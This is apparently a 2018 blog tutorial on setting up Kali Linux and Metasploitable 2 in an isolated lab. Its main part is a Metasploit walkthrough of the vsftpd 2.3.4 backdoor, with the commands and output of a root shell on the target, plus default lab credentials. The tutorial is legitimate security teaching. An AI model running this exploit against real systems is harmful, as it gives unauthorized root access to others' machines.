Kali Linux & Metasploit: Getting Started with Pen Testing

In this blog we will take a look at two of the most popular tools in penetration testing — Kali Linux & The Metasploit Framework.

Nicholas Handy Follow
Aug 3, 2018 · 6 min read

Learning Goals

- Understand why and how Kali Linux is used
- Learn the common commands and features of the Metasploit Framework
- Build a testing environment with Kali Linux and Metasploitable 2

- Complete an example attack with Metasploit

> ***Reminder:*** *Attacking systems you do not have permission to attack is illegal. Only perform attacks on machines and networks you own or have permission for.*

Introduction to Kali Linux

The field of cybersecurity has an abundance of tools for all sorts of tasks. One way to cut right to the most common tools is using Kali Linux. Kali Linux is a Linux based operating system with preinstalled security tools for penetration testing. Kali Linux is created an maintained by Offensive Security who focus on advancing security through tools and education. For our purposes we will use a virtual machine so that we can have multiple machines running at the same time.

https://www.pcworld.com/article/2972718/operating-systems/meet-kali-linux-20-a-distro-built-to-hammer-your-security.html

Metasploit Framework

The Metasploit Framework is an open source penetration testing and development platform that provides exploits for a variety of applications, operating systems and platforms. Metasploit is one of the most commonly used penetration testing tools and comes built-in to Kali Linux.

The main components of the Metasploit Framework are called modules. Modules are standalone pieces of code or software that provide functionality to Metasploit. There are six total modules: exploits, payloads, auxiliary, nops, posts, and encoders. We will just focus on exploits and payloads.

Exploit

An exploit takes advantage of a system's vulnerability and installs a payload.

Payload

The payload gives access to the system by a variety of methods (reverse shell, meterpreter etc.)

We will us both of these to gain access to the victim machine in the exercise detailed later.

Environment Setup

Virtualbox

Virtualbox is an operating system emulation software that gives us the ability to run additional systems from our local machine.

Kali Linux

Kali Linux will be our local machine where we can run our attacks from. Since we will need both Kali and the Metasploitable vulnerable machine running we will use Virtualbox to emulate both environments. **To login to Kali: username is root & password is toor.**


Metasploitable 2

Metasploitable 2 is designed to be vulnerable in order to work as a sandbox to learn security. This will provide us with a system to attack legally. Most of the vulnerabilities on Metasploitable are known so there are tons of resources available to help learn various attack types.


> Metasploit is a framework within Kali to run attacks on other systems. Metasploitable is a vulnerable system that can be used as a target for attacks and security testing.

Metasploitable Installation

The pictures below show the settings to setup a new virtual machine for Metasploitable.





Metasploitable shouldn't need more than 256MB of ram but you can add more if your system can handle it.




Instead of creating a new hard disk the Metasploitable machine we downloaded will act as our existing virtual hard disk.

> ***We do not want the Metasploitable machine on our actual network, so configure the settings for that machine as below. Make sure the Kali machine is also on the Host-Only Adapter.*** *(Settings or tabs not shown in the pictures below were left as default)*






Main settings page for Metasploitable




Make sure to change the network settings to Host-only

> *Make sure to change the network settings for Metasploitable to* ***host-only adapter***

Once we are done changing the settings we can start Metasploitable. **The login and password are both: msfadmin.** After logging in we can leave it running and start up Kali Linux. From there we can work with the Metasploit framework on Kali Linux.





Note: When entering password it won't show on the screen

Exploiting VSFTPD v2.3.4 Backdoor Command Execution

Now that everything is setup we can focus on how we can break into the Metasploitable 2 machine from our Kali Linux VM.


With Metasploitable 2 most if not all the vulnerabilities are known. But that is not usually the case. For systems in the wild there is many more steps to get into a unknown system or network. To get comfortable with the Metasploit Framework we can look up vulnerabilities online to get comfortable with the workflow.

For this walk-through we will focus on **VSFTPD v2.3.4**. This vulnerability will provide root shell using Backdoor Command Execution. This means we will have full access to Metasploitable 2's command line.

Step 1: Start the Metasploit Console

- Open the command terminal inside Kali and type

```
msfconsole
```




Opening the Metasploit console from the terminal

Now that the console has loaded up we can start prepping our exploit. VSFTPD (very secure ftp daemon) is a secure ftp server for unix based systems. The vulnerability we are exploiting was found in 2011 in version 2.3.4 of VSFTPD which allows for a user to connect to the server without authentication.

- With Metasploit open we can search for the vulnerability by name.

```
search vsftpd
```




- The search reveals the location of the exploitation we want to run. We can select it using the location.

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

- Check the options to see what other information is necessary to run the exploit.

```
show options
```




We are missing the target IP but the rest of the information is automatically filled in.

- The last piece of the setup is to point Metasploit to the victim machine which is our Metasploitable 2 VM. Set the RHOST to the IP of the Metasploitable machine.

```
set RHOST [victim IP]
```

- The IP can be found using `ifconfig` within Metasploitable. The IP address is at the beginning of the second line `inet addr:192.168.56.100` . Use the IP address that shows on your machine since it will be different from the one shown here.



```
Base address:0xd010 Memory:f0000000-f0020000
```

- Checking the options one more time shows that all requirements are filled

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.100
RHOST => 192.168.56.100
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.56.100   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

- The final step is to run the exploit to gain access to Metasploitable

```
run
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.100:21 - USER: 331 Please specify the password.
[+] 192.168.56.100:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:43803 -> 192.168.56.100:6200) at 2018-08-02 11:39:34 -0400

pwd
/
ls -la
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13460 Aug  2 11:29 dev
drwxr-xr-x  95 root root  4096 Aug  2 11:29 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 13031 Aug  2 11:29 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 107 root root     0 Aug  2 11:29 proc
drwxr-xr-x  13 root root  4096 Aug  2 11:29 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Aug  2 11:29 sys
drwxrwxrwt   4 root root  4096 Aug  2 11:30 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
cd home
ls
ftp
msfadmin
service
user
cd msfadmin
pwd
/home/msfadmin
```

- As you can see above we have gained access to Metasploitable remotely. A command shell has opened that allows us to navigate through the system and modify things as we go. From here we can run all sorts of havoc on the victim machine.

Concluding Thoughts

This is one example of how a system can be exploited using the Metasploit Framework. This attack can also be done manually without the tools provided by Metasploitable. There are more vulnerable systems that you can take a stab at with Metasploit. Vulnhub is one good resource for finding other vulnerable systems to test.

What to try next

Find another way to exploit a vulnerability of the Metasploitable machine. There is a lot of information out there on what vulnerabilities are known on Metasploitable. You can use these to direct you on what sort of exploit that can be used to gain access to the victim machine.

Here are some additional resources to get started

- Metasploit Documentation — https://metasploit.help.rapid7.com/docs
- List of known vulnerabilities and exploits — https://tehaurum.wordpress.com/2015/06/14/metasploitable-2-walkthrough-an-exploitation-guide/

Kali Linux | Metasploit | Penetration Testing | Linux | Cybersecurity